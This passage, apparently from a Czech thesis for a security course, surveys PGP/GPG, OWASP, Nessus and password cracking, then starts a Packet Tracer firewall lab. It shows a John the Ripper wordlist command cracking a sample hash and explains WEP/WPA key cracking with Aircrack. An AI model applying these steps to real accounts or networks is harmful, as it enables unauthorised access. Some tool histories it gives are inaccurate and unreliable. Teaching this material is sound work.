
Open PGP podporuje i digitální podpis, ten funguje na principu autorizace, když se zpráva odešle a příjemce díky podpisu zjistí, zda zpráva nebyla po dokončení nějakým způsobem upravována a zda pochází od správného odesílatele.

V dnešní době je program Open PGP zpoplatněný.

Druhou verzí Open PGP je GPG, čili GNU Privacy Guard, jedná se o alternativu k placenému Open PGP. Software je vydaný pod záštitou společnosti GNU General Public License. GPG kompletně odpovídá standartu požadující Open PGP a díky tomu jsou tyto programy plně kompatibilní.

Základní GnuPG používá standartní textové rozhraní, existují ovšem nadstavby, které využívají GNU, tyto nadstavy se projevují možným použitím přímo v e-mailovém klientu nebo v jiných programech. Výhodou GPG je, že podporuje velké množství platforem včetně Linuxu a Mac OS.

Proces šifrování funguje na stejném principu jako u Open PGP. (7)



Obr. 4 graf ukazující funkci šifrování a dešifrování (7)

5.3 OWASP a Nessus

Obr. 5 Logo organizace OWASP a společnosti Nessus

OWASP – Open Web Application Security Project je světová nezisková organizace zaměřující se na zvýšení bezpečnosti softwaru. OWASP se snaží se celosvětovou osvětu v bezpečnosti, aby co nejvíce uživatelů moderních technologií dbali na zásady ochrany svého soukromí. Tento projekt vznikl za pomoci Marka Curpheyo a Dennise Grovese v roce 2001. OWASP má pouze tři zaměstnance a má velice nízké náklady, které jsou hrazeny z reklamy a bannerů.

OWASP má své zastoupení i v České republice.

Mezi nejúspěšnější z projektů této organizace patří OWASP Guide a velmi populární OWASP Top 10

OWASP nejvíce využívá několik nástrojů pro testování. Jeden z předních je WebGoat, což je výcvikové prostředí pro penetrační testování určené proxy a .NET nástroje, další aplikací je například Web Scarab, který testuje zranitelnost webových aplikací. Součástí této organizace je asi sto poboček a tisíce účastníků tzv. „mailing list“, což je e-mailová konference. Sám OWASP stojí za pořádáním několik App konferencí a aktivně se podílí na rozvoji norem bezpečnosti.


Dalším program fungujícím na logice OWASP je placený program pro skenování s názvem Nessus.

Nessus zaštiťuje společnost Tenable Network Security. Tuto aplikaci je možné stáhnout zdarma a používat jí v omezeném režimu, to znamená, že maximální velikost testovací sítě nesmí přesáhnout 16 IP adress a i možnosti testování jsou celkem omezené. Zdarma můžeme využít například Host Discovery, Basic Network Scan a základní Web application test.


Nessus vynalezl v roce 1998 Renauld Deraison jako volně dostupný vzdálený bezpečnostní skener, v roce 2005 přešel Nessus pod společnost Tenable a ta ho upravila a zpoplatnila. Jádro Nessusu je založeno na bázi funkcí OpenVAS.

OpenVAS (Open Vulnerability Assessment System) je soubor několika služeb a nástrojů, nabízejících řešení pro skenování zranitelnosti. Velkou výhodou OpenVAS je ten, že veškeré jejich produkty jsou zdarma stažitelné pod licencí GPL.

OpenVAS původně začínal pod názvem GNessUS, což byl předchůdce již zmiňovaného skeneru Nessus, dokud ho v roce 2005 neodkoupila společnost Tenable a jeho kód neuzavřela. (8) (9) (10)



Obr. 6 Struktura fungování projektu OpenVAS



Obr. 7 Interface Nessus – výsledky skenů seřazeny od nejzávažnějších

5.4 Password Cracking

Abychom mohli pracovat s programy, které získávají hesla netradičním způsobem, musíme si vysvětlit, co tento proces obnáší. Důležité je to, že zjišťování hesel, která neznáme, nebo jsou zapomenutá, můžeme používat pouze na vlastním počítači. Jakmile se totiž budeme snažit dostat hesla cizích účtů nebo wi-fi sítí, může se jednat o trestný čin.

Celkově se obor o získávání, šifrování a zabezpečování dat pomocí kódů nazývá kryptografie. Password cracking (Prolamování hesel) je proces, při kterém se snažíme získat heslo pomocí tvrdé síly nebo pomocí falešných informací. Nejčastějším způsobem, jak se někdo snaží získat neznámé heslo je opakované zkoušení (hádání) hesla. Dalším klasickým způsobem, jak získat heslo, je lhaní o jeho zapomenutí nebo ztrátě a následné změnění hesla. Tato možnost se nabízí například u poskytovatelů, kde je možné zažádat si o změnu hesla.

Doba, za kterou útočník prolomí heslo je hodně různorodá, hlavním faktorem je délka resp. síla hesla. Čím je heslo silnější, tím má program na prolomení hesla větší problém. Pokud je heslo opravdu silné, může prolomení pomocí „hádání“ hesla trvat i několik let. Dále také záleží na rychlosti počítače, který heslo prolamuje, tyto programy totiž požadují velké množství výpočetního výkonu a čím výkonnější počítač je, tím rychleji zkouší jednotlivá hesla a tím se zkracuje i doba čekání na prolomení. Dnešní programy využívají i výkon GPU (grafické karty) k urychlení dešifrování hesla. Tomuto typu útoku se říká Brutal force (hrubá síla), kdy program zkouší všechny možné kombinace hesel z předem dané tabulky, dokud se mu nepodaří heslo uhodnout.

Jiná, rychlejší varianta, jak získat cizí heslo je Dictionary attacks (slovníkový útok), při tomto dešifrování program vytváří náhodná hesla z daného slovníku, což vede k snížení času prolomení a zároveň k méně pokusům heslo uhádnout. Čím je heslo delší a rozmanitější, tím roste i čas, za jakou dobu útočník může heslo získat, tím se snižuje možnost, že dané heslo bude ve slovníku některého z programů.

Situace, kdy je hádání hesel nejrychlejší, je, pokud jsou hesla uložena jako šifrovací klíč, například k wi-fi sítím. Existuje jeden placený program, který zvládne otestovat 103 000 WPA-PSK hesel za vteřinu.

Dnešní stolní počítače, na kterých poběží dešifrovací program (využívající pouze CPU počítače), zvládnou vyzkoušet se správnou hash tabulkou i sto milionů hesel za vteřinu použitím různých metod k prolomení hesla. Pokud ale spustíme tyto metody na speciálním GPU procesoru, můžeme vyzkoušet až miliardy hesel za vteřinu. Toto například zvládne program John the Ripper, který zvládne prolomit osmi místné heslo složené z číslic, písmen, znaků a symbolů (miliarda možných kombinací) za 16 minut.

Pokud je počítač sestrojen přímo na prolamování hesel a je spojen například s Botnetem, zvládnou prolomit téměř jakékoliv heslo.

Od roku 2011 jsou na trhu komerční produkty na prolamování hesel, které tvrdí, že zvládají právě pomocí nejnovějších GPU procesorů otestovat až 2 800 000 000 hesel za sekundu.

Abychom předešli tomu, že někdo uhodne naše heslo snadno a rychle, musíme vytvořit kvalitní heslo už při zakládání účtu. Hesla, která jsou těžko zapamatovatelná, paradoxně snižují bezpečnost systému, protože uživatel si je většinou zapíše buď na papír, nebo elektronicky na disk svého počítače, navíc pokud nápovědu k heslu ztratí, nebo zapomene, musí si zažádat o obnovu hesla. Dále jsou tu uživatelé, kteří mají jedno heslo pro všechny svoje účty.

Podle průzkumu bylo zjištěno, že nejlépe zapamatovatelná a nejhůř rozluštitelná hesla jsou tvořena vymyšlenou frází, kdy vezmeme například z jedné věty první písmeno od každého slova a tím pádem se jedná o unikátní heslo, které nebude v žádné databázi hesel. (11)

5.4.1 John the Ripper

Jedním, z takových to programů, je již zmiňovaný John the Ripper.

John the Ripper je freeware software používaný na prolamování hesel, je stavěn na systému UNIX a v dnešní době je dostupný pro více jak patnáct platform. Je to jeden z nejvíce využívaných testovacích programů kombinující mnoho crackovacích programů do jednoho balíčku

```
# cat pass.txt
user:AZl.zWwxIh15Q
# john -w:password.lst pass.txt
Loaded 1 password hash (Traditional DES [24/32 4K])
example          (user)
guesses: 1  time: 0:00:00:00 100%  c/s: 752  trying: 12345 - pookie
```

Obr. 8 základní příkaz pro zjištění hesla z předem daného seznamu hesel v Debianu

V příkazu vidíme jméno uživatele a poté příkaz, kdy John má čerpat z příslušného seznamu hesel, uloženého v textovém editoru. Zde se jedná o naprosto jednoduché heslo, takže bylo uhádnuto na první pokus.

Jak už bylo řečeno, John the Ripper používá několik možností, k prolomení hesla, jednou z nich je slovníkový útok k tomu ovšem používá i vlastní databázi již dříve prolomených hesel, které jsou zašifrovány ve stejném formátu jako je prolamované heslo a porovnává je.

John obsahuje samozřejmě i brutal-force attack modul tato metoda je vhodná pro prolamování hesel, které nejsou na seznamu dříve prolomených hesel.

5.4.2 Aircrack

Nyní se dostáváme do části prolamování hesel bezdrátových sítí, na tuto práci se výborně hodí program Aircrack. Dříve než se pustíme do popisu aplikace a její funkčnosti a efektivnosti, popíšeme si základy zabezpečení bezdrátových sítí.

Zabezpečení domácí či firemní bezdrátové sítě je stejně důležité, jako zabezpečení vlastního PC, pokud máme wi-fi zabezpečenou slabě nebo vůbec, může se kdokoliv připojit na soukromou síť uživatele a útočník má hned jednoduší práci dostat se k cizím datům.

Bezdrátovou síť můžeme zabezpečit několika způsoby. Nejčastěji se používají zabezpečení WEP,WPA nebo WPA2. V případě WEP zabezpečení se dá říct, že prakticky žádné zabezpečení není, protože prolomení WEP klíče je opravdu jednoduché. V případě WPA nebo WPA2 se dá říci, že jsou téměř neprolomitelné a jinak než slovníkovým nebo hrubým útokem se přes tento klíč nedostaneme.

Bohužel, i v dnešní době se najde plno sítí zabezpečených pouze technikou WEP, většinou z důvodu komptability u starších zařízení. WEP klíč může mít velikost 64 až 256 bitů. Nejčastějším je 128 bit, šifrovací metoda u tohoto zabezpečení se nazývá RC4, jedná se o velice rychlou a jednoduchou metodu, bohužel, v určitých ohledech taky snadno napadnutelnou.

Dalším, bezpečnějším šifrováním je WPA, to vzniklo jako „záplata“ na mezery v protokolu WEP, jedná se o přechodové zabezpečení mezi verzí WEP a WPA2. WPA zabezpečení je navrženo tak, aby bylo podporováno síťovími adaptéry, které zvládají přijímat WEP, tím se docílilo lepšího zabezpečení sítí i u starších zařízení. Hlavní změnou od WEP je TKIP, což je protokol, který zajišťuje pravidelnou výměnu klíčů mezi AP a uživatelem. Při nastavování routeru se můžeme setkat se dvěma druhy WPA zabezpečení, WPA-PSK a WPA-EAP. Rozdíl mezi těmito druhy je v použití.

WPA-PSK se používá spíše v domácích sítích nebo malých firmách. Funguje na principu zadání hesla a další komunikace se řídí automaticky výměnou klíčů.


WPA-EAP protokol se nastavuje většinou ve větších firemních sítích nebo školách. Zde musí uživatel zadat jak přihlašovací jméno, tak heslo, které se kontroluje přes server.

Po WPA přišlo na svět zabezpečení WPA2, jedná se o zdokonalené WPA, které odpovídá moderním standardům IEEE 802.11i. WPA2 má vylepšený algoritmus zabezpečení. Bohužel, WPA2 zabezpečení má problémy s kompabilitou u některých zařízeních a žádnou podporu pro zařízení vyrobené před rokem 2006. Dnešní moderní informační technika, kterou můžeme zakoupit standardně podporu WPA2 zabezpečení.

Další možnost, jak omezit přístup do bezdrátových sítí je možnost nastavit neviditelnost SSID (jméno wi-fi sítě bude neviditelné pro ostatní uživatele) nebo nastavit přístup přes filtr MAC adres, pokud se v síti pohybují stále stejné přístroje.

Když už známe základy zabezpečení bezdrátových sítí, můžeme přistoupit k samotnému Aircrackeru.

Aircrack je softwarový balíček, který slouží k testování zabezpečení wi-fi sítí. Nejčastěji se prolamuje WEB nebo WPA-PSK. Abychom mohli tento program použít, je potřeba mít síťovou kartu, která podporuje tzv. monitorovací režim. Díky tomu může Aircrack vysílat do sítě modifikovaný paket, přes který síť skenuje. (11)



Obr. 9 Aircrack – hotové skenování a nalezení klíče

5.4.3 RAR password Recovery

Tento program patří k těm základním, které nám pomáhají, pokud ztratíme nebo zapomeneme heslo od zabezpečeného souboru. K ukázce prolamování hrubou silou a slovníkem ale bohatě postačí. Jak již název napovídá, jedná se o získávání hesel z komprimovaných archivů.

6 Praktické vytvoření a použití úloh

Praktická část této práce popisuje kompletní zpracování vytvořených úloh tak, jak je dostanou studenti předmětu Bezpečnost informačních systémů, každá úloha se skládá ze zadání, podrobného postupu včetně screenů s popisem a následným řešením úkolu.

6.1 Úloha č. 1 – Firewall a nastavování filtrů

6.1.1 Zadání


Při teoretické výuce byla probírána látka o sítích a ochraně komunikace v ní. Probíral se firewall a nastavování filtrů. V této úloze si pomocí programu Cisco Packet Tracer budeme moci toto nastavování vyzkoušet pro celou síť.

Úkolem bude v plně dostupné síti nastavit na serveru, který slouží pro webové stránky, aby byl povolen pouze port 80 a zablokován FTP port, kvůli zabezpečení. Dále povoleny jen předem určené IP adresy.

6.1.2 Postup


Ke správnému absolvování úkolu postupujte dle návodu.

1. Stáhněte si z kurzu v moodlu připravený soubor „úloha č. 1“ a otevřete v programu Cisco Packet Tracer. Uvidíme plně funkční síť, kde jsou k dispozici čtyři servery (HTTP, Email, DHCP, DNS) a několik počítačů propojených, buď kabelem, nebo přes bezdrátový router
2. Vyčkejte, než se celá sít kompletně zprovozní, tzn. indikátory propojenosti, změní barvu z oranžové na zelenou.




3. Nás momentálně bude zajímat hlavně HTTP server.


4. V možnostech serveru si otevřeme záložku „desktop“ a klikneme na „IPv4 firewall




5. V nabídce firewallu začneme s prvotním nastavením. Nejprve zablokujeme veškerou komunikaci na server. V políčku „Action“ zvolíme „Deny“ a do „Remote IP“ zadáme default IP…192.168.0.0, do „Protocol“ zadáme „ICMP“ a do „Remote Wildcard“ Mast adresu 0.255.255.255.
Proces dokončíme kliknutím na „add“.



6. Po zablokování „pingování“ na stránku musíme dále zamezit přístup portům na FTP. FTP port má číslo 21. Proces se opakuje stejně jako u zablokování protokolu ICMP, je zde pouze pár drobných změn. Protokol ICMP bude změněn na TCP. Do „Remote Port“ zadáme „any“ a do „Local Port“ napíšeme „21“. Potvrdíme tlačítkem „add“.

